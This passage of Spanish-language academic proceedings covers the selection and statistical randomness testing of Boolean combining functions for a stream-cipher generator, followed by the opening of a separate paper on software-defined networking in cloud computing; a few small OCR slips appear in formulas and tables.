BO	0	1	0	0	0	1	1	1
BP	0	0	1	0	0	1	1	1
BQ	0	0	0	1	0	1	1	1
BR	0	0	0	0	1	1	1	1

Propiedades Criptográficas Deseables en Funciones Booleanas

A continuación se indican las propiedades criptográficamente más significativas, según indican Elhosary, Hamdy, Farag y Rohiem [5] y Clark, Jacob, Maitra y Stanica [6]:

- **Función Balanceada**

Una función booleana de n-variables f se denomina balanceada si:

$w(f) = 2n - 1.$

Esta propiedad resulta relevante a los efectos de evitar ataques criptodiferenciales. La función es balanceada cuando el primer coeficiente del espectro de Walsh-Hadamard, es igual a cero: $F(0) = 0$

- **No Linealidad**

Esta propiedad reduce el efecto de los ataques por criptoanálisis lineal. La No Linealidad de una función booleana puede ser calculada directamente de la transformada de Walsh - Hadamard:

$$NL_f = \frac{1}{2} \cdot (2^n - |WH_{max}(f)|)$$

- **Grado algebraico.**

El grado algebraico de una función booleana, es el número de entradas más grande que aparece en cualquier producto de la forma normal algebraica (FNA).

- **SAC**

El criterio de avalancha estricto (SAC por sus siglas en inglés), requiere los efectos avalancha de todos los bits de entrada.

Una función booleana se dice que satisface SAC sí y solo sí:

$f(x) \oplus f(x \oplus u)$

Es balanceada para toda u con: $w(u) = 1$.




Figura 4. Selección de Funciones

Selección de funciones booleanas

La figura 4 expone los pasos para encontrar las funciones booleanas que tengan óptimas propiedades criptográficas.

Se establecieron criterios para seleccionar dentro de las 70 funciones balanceadas de tres variables disponibles, aquellas que tuvieran las mejores propiedades criptográficas.

Resultados según Propiedades Criptográficas

Son rechazadas las funciones que tienen los siguientes resultados:

- Espectro de Walsh-Hadamard $F(0) > 0$
- No linealidad $Nf = 0$
- Grado algebraico $g(f) = 1$
- No cumple el SAC ($SAC = No$).

Tabla 5. Tabla de resultados

f()	F(0)	NL_f	gf()	SAC	Condición
A	0	0	2	No	Rechazada
B	0	2	2	Sí	Aceptada
C	0	2	2	Sí	Aceptada
D	0	2	2	Sí	Aceptada
E	0	2	2	No	Rechazada
F	0	2	2	Sí	Aceptada
G	0	2	2	Sí	Aceptada
H	0	2	2	No	Rechazada
I	0	2	2	Sí	Aceptada
J	0	0	2	No	Rechazada
K	0	2	2	Sí	Aceptada
L	0	2	2	No	Rechazada
M	0	2	2	No	Rechazada
N	0	2	2	Sí	Aceptada
O	0	0	2	No	Rechazada
P	0	2	2	Sí	Aceptada
Q	0	2	2	No	Rechazada
R	0	2	2	Sí	Aceptada
S	0	2	2	Sí	Aceptada
T	0	2	2	Sí	Aceptada
U	0	0	2	No	Rechazada
V	0	2	2	No	Rechazada
W	0	2	2	No	Rechazada
X	0	0	2	No	Rechazada
Y	0	2	2	Sí	Aceptada
Z	0	2	2	No	Rechazada
AA	0	2	2	No	Rechazada
AB	0	0	2	No	Rechazada
AC	0	0	2	No	Rechazada
AD	0	2	2	No	Rechazada
AE	0	2	2	No	Rechazada
AF	0	2	2	Sí	Aceptada
AG	0	2	2	Sí	Aceptada
AH	0	2	2	Sí	Aceptada
AI	0	2	2	No	Rechazada
AJ	0	2	2	No	Rechazada
AK	0	2	2	Sí	Aceptada
AL	0	2	2	Sí	Aceptada
AM	0	2	2	Sí	Aceptada
AN	0	2	2	No	Rechazada
AO	0	2	2	No	Rechazada
AP	0	0	1	No	Rechazada
AQ	0	0	2	No	Rechazada
AR	0	2	2	No	Rechazada
AS	0	2	2	No	Rechazada
AT	0	2	2	Sí	Aceptada
AU	0	0	2	No	Rechazada
AV	0	2	2	No	Rechazada
AW	0	2	2	No	Rechazada
AX	0	0	2	No	Rechazada
AY	0	2	2	Sí	Aceptada
AZ	0	2	2	Sí	Aceptada
BA	0	2	2	Sí	Aceptada
BB	0	2	2	No	Rechazada
BC	0	2	2	Sí	Aceptada
BD	0	0	2	No	Rechazada
BE	0	2	2	Sí	Aceptada
BF	0	2	2	No	Rechazada
BG	0	2	2	No	Rechazada
BH	0	2	2	Sí	Aceptada
BI	0	0	2	No	Rechazada
BJ	0	2	2	Sí	Aceptada
BK	0	2	2	No	Rechazada
BL	0	2	2	Sí	Aceptada
BM	0	2	2	Sí	Aceptada
BN	0	2	2	No	Rechazada
BO	0	2	2	Sí	Aceptada
BP	0	2	2	Sí	Aceptada
BQ	0	2	2	Sí	Aceptada
BR	0	0	2	No	Rechazada

Tabla 6. Funciones aceptadas, sus coeficientes ai y la complejidad lineal estimada

f()	1	2	3	4	5	6	7	8	Complejidad
AF	1	1	1	1	0	1	1	0	1836741
AM	0	1	1	1	0	1	1	0	1836740
G	1	0	1	1	1	1	1	0	1836664
BL	0	0	1	1	1	1	1	0	1836663
R	1	1	0	1	1	1	1	0	1836645
BA	0	1	0	1	1	1	1	0	1836644
B	1	0	0	1	0	1	1	0	1835118
BQ	0	0	0	1	0	1	1	0	1835117
BJ	1	1	1	1	0	0	1	0	1255291
I	0	1	1	1	0	0	1	0	1255290
AK	1	0	1	1	1	0	1	0	1255214
AH	0	0	1	1	1	0	1	0	1255213
D	1	1	0	1	0	0	1	0	1254470
BO	0	1	0	1	0	0	1	0	1254469
P	1	0	0	1	1	0	1	0	1254393
BC	0	0	0	1	1	0	1	0	1254392
AZ	1	1	1	1	0	1	0	0	1241516
S	0	1	1	1	0	1	0	0	1241515
AL	1	1	0	1	1	1	0	0	1241420
AG	0	1	0	1	1	1	0	0	1241419
C	1	0	1	1	0	1	0	0	1240714
BP	0	0	1	1	0	1	0	0	1240713
F	1	0	0	1	1	1	0	0	1240618
BM	0	0	0	1	1	1	0	0	1240617
AT	1	0	1	0	1	1	1	0	1178222
Y	0	0	1	0	1	1	1	0	1178221
BE	1	1	0	0	1	1	1	0	1178203
N	0	1	0	0	1	1	1	0	1178202
T	1	0	1	0	0	1	1	0	1177497
AY	0	0	1	0	0	1	1	0	1177496
K	1	1	0	0	0	1	1	0	1177478
BH	0	1	0	0	0	1	1	0	1177477

Funcionamiento del generador

El paso siguiente es tomar una a una cada función booleana preseleccionada, colocarla como función combinación del generador propuesto, poner en funcionamiento el dispositivo con 1.000 claves distintas, generando secuencias de 100.000 bits y verificar la condición de aleatoriedad de las mismas.

Debido al gran volumen de procesamiento requerido, se desarrolló un programa escrito en lenguaje C++, que contenía los algoritmos correspondientes al generador y a las pruebas estadísticas. Es decir que el software calculó las secuencias binarias y simultáneamente realizó las pruebas sobre las mismas.

Para agilizar el trabajo computacional, se optó por un conjunto de cinco pruebas estadísticas básicas para secuencias binarias, recomendadas por Menezes (et al.) [3] y Dragomir [7].

Esta elección no pretendió descartar las otras baterías de pruebas, después para exámenes más minuciosos, se pueden someter los resultados a otros conjuntos de pruebas, tal como las indicadas en la Norma NIST Special Publication 800-22, en el trabajo de Rukhin (et al.) [8].

Pruebas estadísticas

Las pruebas estadísticas utilizadas se detallan a continuación:

- **Prueba de Monobit**

El propósito de esta prueba es determinar si el número de 0 y 1 en s es aproximadamente el mismo, como se esperaría para una secuencia aleatoria, el estadístico χ_1 se determina con la expresión:

$$\chi_1 = \frac{(n_0 - n_1)^2}{n}$$

El valor calculado se compara con la distribución χ^2con un grado de libertad $\nu = 1$.

- **Prueba de Series**

El propósito de esta prueba es determinar si el número de ocurrencias de las cuatro formas (00, 01, 10, 11) de dos bits es aproximadamente el mismo número esperado para una secuencia aleatoria.

Las secuencias aleatorias son uniformes, por lo que cada forma de 2 bits tiene la misma probabilidad de ocurrencia, el estadístico χ_2 se determina con la expresión:

$$\chi_2 = \frac{4}{n-1} \cdot (n_{00}^2 + n_{01}^2 + n_{10}^2 + n_{11}^2) - \frac{2}{n} \cdot (n_0^2 + n_1^2) + 1$$

El valor calculado se compara con la distribución χ^2con un grado de libertad $\nu = 2$.

- **Prueba de Póker**

Esta prueba se usa para probar la aleatoriedad de un patrón de 3 bits en una secuencia, el estadístico χ_3 se determina con la expresión:

$$\chi_3 = \sum_{\mathrm{i}}^{\mathrm{d}} \frac{(\mathrm{A(d)_i} - \mathrm{E_i})^2}{\mathrm{E_i}}$$

Donde:

$$\mathrm{E_i} = \mathrm{C_i^d} \cdot \left(\frac{\mathrm{L}}{2^{\mathrm{d}} \cdot \mathrm{d}}\right)$$

El valor calculado se compara con la distribución χ^2con un grado de libertad $\nu = 2^d - 1$.

- **Prueba de Autocorrelación**

El propósito de esta prueba es verificar las correlaciones entre la secuencia s y las versiones desplazadas (no cíclicas) de la misma.

Sea d un entero fijo $1 \leq d \leq \left\lfloor \frac{n}{2} \right\rfloor$. El número de bits en s que no es igual a los desplazados d es:

$A_{(d)} = \sum_{i=0}^{n-d-1} s_i \oplus s_{i+d}$.

El estadístico z_4 es:

$$z_4 = \frac{2 \cdot \left(A_{(d)} - \frac{n-d}{2}\right)}{\sqrt{n-d}}.$$

- **Prueba de Runs**

El objetivo de esta prueba es calcular el número total de secuencias ininterrumpidas de bits igual a cero o uno. Una secuencia ininterrumpida de bits idénticos de longitud k es una subsecuencia compuesta por k bits del mismo valor (cero o uno) y que está limitada por un bit de valor diferente. El propósito de la prueba de ejecuciones es determinar si el número de ejecuciones (de ceros o unos) de varias longitudes en la secuencia s es el esperado para una secuencia aleatoria. El número esperado de espacios (o bloques) de longitud i en una secuencia aleatoria de longitud n viene dado por la fórmula:

$$e_i = \frac{(n-i+3)}{2^{i+2}}.$$

El estadístico χ_5 se determina con la expresión:

$$\chi_5 = \sum_{i=1}^{k} \frac{(B_i - e_i)^2}{e_i} + \sum_{i=1}^{k} \frac{(G_i - e_i)^2}{e_i}.$$

El valor calculado se compara con la distribución χ^2con un grado de libertad $\nu = 2k - 2$.

Análisis de los resultados de las pruebas

Por cada función estudiada se realizaron 1.000 pruebas con claves distintas y secuencias de 100.000 bits. Con un nivel de significancia de: $\alpha = 0{,}01$

Se calcula la proporción de muestras que superan las pruebas, del total de 1000, para cada tipo de prueba y se

construye un gráfico, procedimiento similar a los gráficos de control de calidad, donde se indican límites superior e inferior.

- **Primer criterio**

Es el criterio de la Norma NIST 800-22 que tiene la siguiente la siguiente expresión:

$$LS, LI = (1 - \alpha) \pm 3 \cdot \sqrt{\frac{\alpha \cdot (1 - \alpha)}{k}}$$

Donde k es el número de muestras, en nuestro caso les 1000:

$$LS, LI = (1 - \alpha) \pm 3 \cdot \sqrt{\frac{\alpha \cdot (1 - \alpha)}{1000}}$$

- **Segundo criterio**

Según lo indicado en el trabajo de Sys (et al.) [9], la fórmula se basa en la aproximación de la distribución binomial que es razonablemente precisa para pruebas con muchas muestras: $(k \geq 1000)$

$$LS, LI = 0{,}99 \pm 2{,}6 \cdot \sqrt{\frac{0{,}01 \cdot 0{,}99}{k}}$$

Donde k es el número de muestras, en nuestro caso les 1000:

$$LS, LI = 0{,}99 \pm 2{,}6 \cdot \sqrt{\frac{0{,}01 \cdot 0{,}99}{1000}}$$

Ejemplo de Función que no supera las pruebas

Una de las funciones rechazadas es:

$$f_{AL} = 1 \oplus x \oplus (x \cdot y) \oplus z \oplus (x \cdot z)$$

Tabla 7: Primer Criterio

Pruebas	Relación	Superior	Inferior
Monobit	0,9860	0,9994	0,9806
Series	0,9870	0,9994	0,9806
Póquer	0,9880	0,9994	0,9806
Auto	0,9900	0,9994	0,9806
Runs	0,9740	0,9994	0,9806




Figura 5: La función no supera las pruebas estadísticas.

Tabla 8: Segundo Criterio

Pruebas	Relación	Superior	Inferior
Monobit	0,9860	0,9982	0,9818
Series	0,9870	0,9818	0,9982
Póquer	0,9880	0,9818	0,9982
Auto	0,9900	0,9818	0,9982
Runs	0,9740	0,9818	0,9982




Figura 6: La función no supera las pruebas estadísticas

Ejemplo de Función que cumple las pruebas

Repetimos el procedimiento para otra función, que en este caso cumple la condición:

$$f_B = 1 \oplus (x \cdot y) \oplus z \oplus (x \cdot z) \oplus (y \cdot z)$$

Tabla 9: Primer criterio:

Pruebas	Relación	Superior	Inferior
Monobit	0,9840	0,9994	0,9806
Series	0,9900	0,9994	0,9806
Póquer	0,9950	0,9994	0,9806
Auto	0,9940	0,9994	0,9806
Runs	0,9850	0,9994	0,9806




Figura 7: La función cumple las pruebas estadísticas.

Tabla 10: Segundo criterio:

Pruebas	Relación	Superior	Inferior
Monobit	0,9840	0,9982	0,9818
Series	0,9900	0,9818	0,9982
Póquer	0,9950	0,9818	0,9982
Auto	0,9940	0,9818	0,9982
Runs	0,9850	0,9818	0,9982




Figura 8: La función cumple las pruebas estadísticas.

Resultados de las Pruebas

Realizadas las pruebas estadísticas y aplicando los criterios de interpretación de los resultados, se confecciona una tabla, que detalla las funciones que superan las pruebas:

Tabla 11. Resultados de las pruebas

f()	Criterio 1	Criterio 2	Resultado
AF	Cumple	Cumple	Aceptada
AM	Cumple	Cumple	Aceptada
G	Cumple	No cumple	Rechazada
BL	Cumple	No cumple	Rechazada
R	No cumple	No cumple	Rechazada
BA	No cumple	No cumple	Rechazada
B	Cumple	Cumple	Aceptada
BQ	Cumple	Cumple	Aceptada
BJ	Cumple	Cumple	Aceptada
I	Cumple	Cumple	Aceptada
AK	Cumple	Cumple	Aceptada
AH	Cumple	Cumple	Aceptada
D	Cumple	Cumple	Aceptada
BO	Cumple	Cumple	Aceptada
P	Cumple	Cumple	Aceptada
BC	Cumple	Cumple	Aceptada
AZ	Cumple	Cumple	Aceptada
S	Cumple	Cumple	Aceptada
AL	No cumple	No cumple	Rechazada
AG	No cumple	No cumple	Rechazada
C	Cumple	Cumple	Aceptada
BP	Cumple	Cumple	Aceptada
F	Cumple	Cumple	Aceptada
BM	Cumple	Cumple	Aceptada
AT	Cumple	Cumple	Aceptada
Y	Cumple	Cumple	Aceptada
BE	Cumple	Cumple	Aceptada
N	Cumple	Cumple	Aceptada
T	Cumple	Cumple	Aceptada
AY	Cumple	Cumple	Aceptada
K	Cumple	Cumple	Aceptada
BH	Cumple	Cumple	Aceptada

Funciones aceptadas para el generador

Las funciones que cumplen con las pruebas son las siguientes y están destinadas a equipar el generador propuesto:

$f_{AF} = 1 \oplus x \oplus y \oplus (x \cdot y) \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{AM} = x \oplus y \oplus (x \cdot y) \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{B} = 1 \oplus (x \cdot y) \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{BQ} = (x \cdot y) \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{BJ} = 1 \oplus x \oplus y \oplus (x \cdot y) \oplus (y \cdot z)$
$f_{I} = x \oplus y \oplus (x \cdot y) \oplus (y \cdot z)$
$f_{AK} = 1 \oplus y \oplus (x \cdot y) \oplus z \oplus (y \cdot z)$
$f_{AH} = y \oplus (x \cdot y) \oplus z \oplus (y \cdot z))$
$f_{D} = 1 \oplus x \oplus (x \cdot y) \oplus (y \cdot z)$
$f_{BO} = x \oplus (x \cdot y) \oplus (y \cdot z)$
$f_{P} = 1 \oplus (x \cdot y) \oplus z \oplus (y \cdot z)$
$f_{BC} = (x \cdot y) \oplus z \oplus (y \cdot z)$
$f_{AZ} = 1 \oplus x \oplus y \oplus (x \cdot y) \oplus (x \cdot z)$
$f_{S} = x \oplus y \oplus (x \cdot y) \oplus (x \cdot z)$
$f_{C} = 1 \oplus y \oplus (x \cdot y) \oplus (x \cdot z)$
$f_{BP} = y \oplus (x \cdot y) \oplus (x \cdot z)$
$f_{F} = 1 \oplus (x \cdot y) \oplus z \oplus (x \cdot z)$
$f_{BM} = (x \cdot y) \oplus z \oplus (x \cdot z)$
$f_{AT} = 1 \oplus y \oplus z \oplus (x \cdot z) \oplus (y \cdot z)$

$f_Y = y \oplus z \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{BE} = 1 \oplus x \oplus z \oplus (x \cdot z) \oplus (y \cdot z)$
$f_N = x \oplus z \oplus (x \cdot z) \oplus (y \cdot z)$
$f_T = 1 \oplus y \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{AY} = y \oplus (x \cdot z) \oplus (y \cdot z)$
$f_K = 1 \oplus x \oplus (x \cdot z) \oplus (y \cdot z)$
$f_{BH} = x \oplus (x \cdot z) \oplus (y \cdot z)$

Conclusión

Este breve análisis permite observar que la metodología de selección de funciones en base a condiciones criptográficas específicas, puede generar resultados satisfactorios.

La posteriores pruebas estadísticas básicas de las funciones preseleccionadas y la aplicación de los criterios de interpretación de los resultados, también son herramientas expeditivas, que facilitan la búsqueda de las funciones booleanas más adecuadas para equipar al generador en estudio.

Referencias

1. Massodi, F., Alam, S., Bokhari, M.: An Analysis of Linear Feedback Shift Registers in Stream Ciphers. International Journal of Computer Application. 16 (17). 0975 – 8887 (2012).
2. Canteaut, A. y Filio, E.: Ciphertext only reconstruction of stream ciphers based on combination generators. Fast Software Encryption 2000, Lecture Notes in Computer Science. 1978. 165–180 (2001).
3. Menezes, A.; Van Oorschot, P.; Vanstone, S.: Handbook of Applied Cryptography. USA: Massachusetts Institute of Technology (1996).
4. Fuster Sabater, A.: Técnicas Criptográficas de Protección de Datos – Alfaomega Grupo Editor. ISBN: 9789701506028.
5. Elhosary, A., Hamdy, N., Farag, I., Rohiem, I.: State of the ART in Boolean Functions Cryptographic Assessment. International Journal of Computer Networks and Communications Security.1. (3). 88-94 (2013).
6. Clark, J., Jacob, J., Maitra, S. y Stanica, P.: Almost Boolean Functions: The Design of Boolean Functions by Spectral Inversion. Computational Intelligence. 20. (3). 450-462
7. Dragomir, I.: Statistical Assessment of Binary Sequences Generated by Cryptographic Algorithms. Social Economic Debates. 5 (2) (2016).
8. Rukhin, A., Soto, J., Nechvatal, J., Smid, M., Barker, E., Leigh, S., Levenson, M., Vangel, M., Banks, D., Heckert, A., Dray, J. y Vo, S. A Statistical Test Suite for Random and Pseudorandom Number Generators for Cryptographic Applications. National Institute of Standards and Technology. (2000).
9. Sys, M., Riha, Z., Matya, V., Marton, K., Suciu, A. On the Interpretation of Results from the NIST Statistical Test Suite. Romanian Journal of Information Science and Technology. 18. (1). 18-32. (2015).

Redes definidas por software y su utilización en Cloud Computing

Gómez, Mauro [1]; Galarza, Brian[1]; Morales, Martin[1, 2]; Encinas, Diego[1, 3]

[1]Programa TICAPPS - Proyecto de Investigación SimHPC - Instituto de Ingeniería y Agronomía - UNAJ
[2]Centro CodApli - Facultad Regional La Plata - UTN
[3]Instituto de Investigación en Informática LIDI (III-LIDI) - Facultad de Informática - UNLP - Centro Asociado CIC
mauro.f.gmz@gmail.com, {bgalarza, martin.morales, dencinas}@unaj.edu.ar

Resumen

En la actualidad existen paradigmas para la entrega de servicios de computación en la nube (Cloud Computing) y para las Redes Definidas por Software (Software Defined Networking, SDN). El objetivo de esta investigación es el estudio de sus arquitecturas y las ventajas que presentan su utilización en conjunto.

Se muestra una serie de actividades prácticas donde se evaluarán las posibilidades de interactuar con el plano de datos y con el plano de control de la SDN. La manipulación del plano de control se llevará a cabo para configurar, programar y establecer políticas de tráfico en las SDN.

En último lugar se realiza un análisis de la performance de las Redes Definidas por Software en un entorno Cloud.

Palabras clave: *Redes Definidas por Software, Virtualización de redes, OpenFlow, Mininet, Cloud Computing.*

1. Introducción

Las Redes Definidas por Software (SDN) [1] son un enfoque emergente, cuyo objetivo es brindar solución a problemas de flexibilidad, seguridad y optimización de las redes de telecomunicaciones tradicionales. Este tipo de tecnología es una manera de abordar la creación de redes, la cual el control no depende en su totalidad del hardware y se le da a una aplicación de software llamada controlador.

Existen muchas tecnologías de simulación, de cómputo establecidas a través del software. Cloud Computing es una tecnología cuya utilización y desarrollo está aumentando. Estos avances relacionados al paradigma de Cloud Computing permiten una sinergia entre los servicios brindados, tal como la Infraestructura como servicio (IaaS) con las SDN.

Los objetivos principales de este trabajo son los siguientes:

- Comprender los principios de las Redes Definidas por Software.
- Manipular el plano de datos y de control de la arquitectura SDN para obtener información de los dispositivos de la red y de las políticas de tráfico.
- Realizar las tareas que implementa un controller [2] de forma manual, interactuando con el plano de control para lograr un acercamiento al funcionamiento de las aplicaciones conectadas a la interfaz NorthBound API.
- Comprender los servicios de Cloud Computing, especialmente la Infraestructura como Servicio, y las ventajas que tiene implementar ambas tecnologías.

2. Introducción a Redes Definidas por Software

Las Redes Definidas por Software son un nuevo paradigma en redes que gestiona toda la red desde un controlador de software programable centralizado. Con la vista central, el controlador puede administrar los flujos de red de manera más eficiente y dinámica. SDN proporciona una configuración de red precisa y adaptable dinámicamente a la condición de la red.

En la red tradicional, el plano de control se coloca en la parte superior del plano de reenvío en cada dispositivo de la red. Cada conmutador toma la decisión discreta en función de la información recopilada de los dispositivos

vecinos en una materia distribuida. Aunque la información de la red se comparte entre los dispositivos, la decisión la toma únicamente cada dispositivo, lo que puede aumentar la complejidad y la impredecibilidad del comportamiento de toda la red. Por otro lado, la red definida por software recopila la información de manera central donde el controlador puede tomar decisiones más directas y desplegarlo en dispositivos de reenvío de manera eficiente y dinámica. La lógica de control puede programarse fácilmente en el controlador y enviar paquetes de control a los conmutadores con protocolos SDN. Por lo tanto, el comportamiento de la red se vuelve altamente personalizable dependiendo de diferentes propósitos y objetivos. En la Tabla 1 se pueden observar las distintas características que diferencian los dos tipos de redes.

Tabla 1. Comparación entre redes tradicionales y SDN

Redes tradicionales	Redes Definidas por Software
Complejidad: uso de configuraciones de bajo nivel, despliegue distribuido y conocimiento previo del protocolo.	Abstracción: se ocultan los detalles de los recursos de la red y la programación de las funciones.
Dependencia del vendedor: funcionalidades provistas por el fabricante del dispositivo.	Dependencia por parte del desarrollador.
Patrón de tráfico vertical: tráfico cliente servidor.	Patrón de tráfico horizontal: tráfico de sistemas distribuidos.
Control de forma fraccionada: administración de recursos y funciones de la red de forma dispersa.	Control globalizado: administración de recursos y funciones de la red de forma centralizada.
Incertidumbre: la predicción del comportamiento de la red es limitado	Confiabilidad: el sistema centralizado permite el monitoreo de todas las funcionalidades y permite predecir el comportamiento de la red.
Lenguaje de bajo nivel: se especifica por el fabricante del dispositivo	Lenguaje de alto nivel: por ejemplo Python o Java

2.1. Arquitectura SDN

En SDN, el plano de control de un dispositivo se mueve a un dispositivo externo llamado controlador. Las decisiones de enrutamiento y las tablas de enrutamiento son administradas por el controlador. Los routers reciben flujos entrantes de la fuente y comprueban en su propia tabla de flujo, si no existe, envía el primer paquete del flujo al controlador para tomar la decisión de enrutamiento. Después de obtener el paquete, el controlador procesa el encabezado del paquete y actualiza las tablas de flujo del dispositivo en cuestión. Los paquetes restantes del flujo son reenviados por el dispositivo instruido por el controlador.

Aunque el router tiene la tabla de flujo, ya no tiene la capacidad de modificar esta tabla, por lo tanto, el router solo se convierte en un dispositivo de reenvío. En la Figura 1, la red definida por software se puede ver como un conjunto de capas, En esta arquitectura, cada capa tiene su propia función. Para cada una de ellas, las principales propiedades se explican en función de diferentes tecnologías y soluciones [3].




Figura 1. Arquitectura SDN

En la capa 1 o plano de datos se presentan los siguientes elementos:

- Capa de infraestructura: Después de la introducción de SDN, ahora los dispositivos tradicionales se convierten en dispositivos de reenvío de datos. En SDN, la inteligencia de la red se elimina de los elementos del plano de datos llamados controlador o sistema operativo de red (Network Operating System, NOS). Las interfaces estándar abiertas se utilizan para ejecutar estas redes, tal interfaz es Openflow.
- Interfaces Southbound: Son el canal de conexión entre el plano de control y los elementos de reenvío, por lo tanto esta es la API que separa la funcionalidad del control y el plano de datos. Entre otros, OpenFlow es la API Southbound más utilizada para la infraestructura SDN [4].

En la capa 2 o plano de control se encuentran los elementos encargados de establecer el comportamiento:

- Hipervisor de red: En la infraestructura moderna de la nube, cada usuario puede tener sus propios recursos virtuales. Esto brinda una nueva oportunidad para que el proveedor de servicios cree un nuevo modelo de negocio en el que los usuarios puedan exigir el servicio según sus requisitos al mismo tiempo que el proveedor de servicios puede hacer un mejor uso de su hardware disponible. Hoy en día, la carga de trabajo virtualizada tiene que operar en el mismo espacio de direcciones de infraestructura física que es difícil de lograr. Para proporcionar la virtualización completa, la infraestructura de red debe admitir una topología de red arbitraria y un esquema de direcciones.

- Sistemas operativos de red / Controlador: El sistema operativo heredado proporciona abstracciones de alto nivel para acceder a los dispositivos de nivel inferior y tiene la capacidad de manejar el acceso concurrente a los recursos subyacentes. Existe un conjunto diverso de controladores y plataformas de controladores que se han desarrollado y disponibles en el mercado. Estos son diferentes por su arquitectura y elección de diseño. En términos generales, pueden ser categorías en su punto de vista arquitectónico, tales como: arquitectura centralizada o distribuida.
- Interfaz Northbound: Para SDN, una interfaz común Northbound sigue siendo un problema abierto. Este es un sistema de software en el que la implementación es principalmente el controlador. Esta interfaz es un sistema de software de SDN que vincula la interfaz de la aplicación con el sistema operativo de la red y proporciona una fácil abstracción al programador de la red

Por último, en la capa 3 o plano de gestión se encuentra el siguiente elemento:

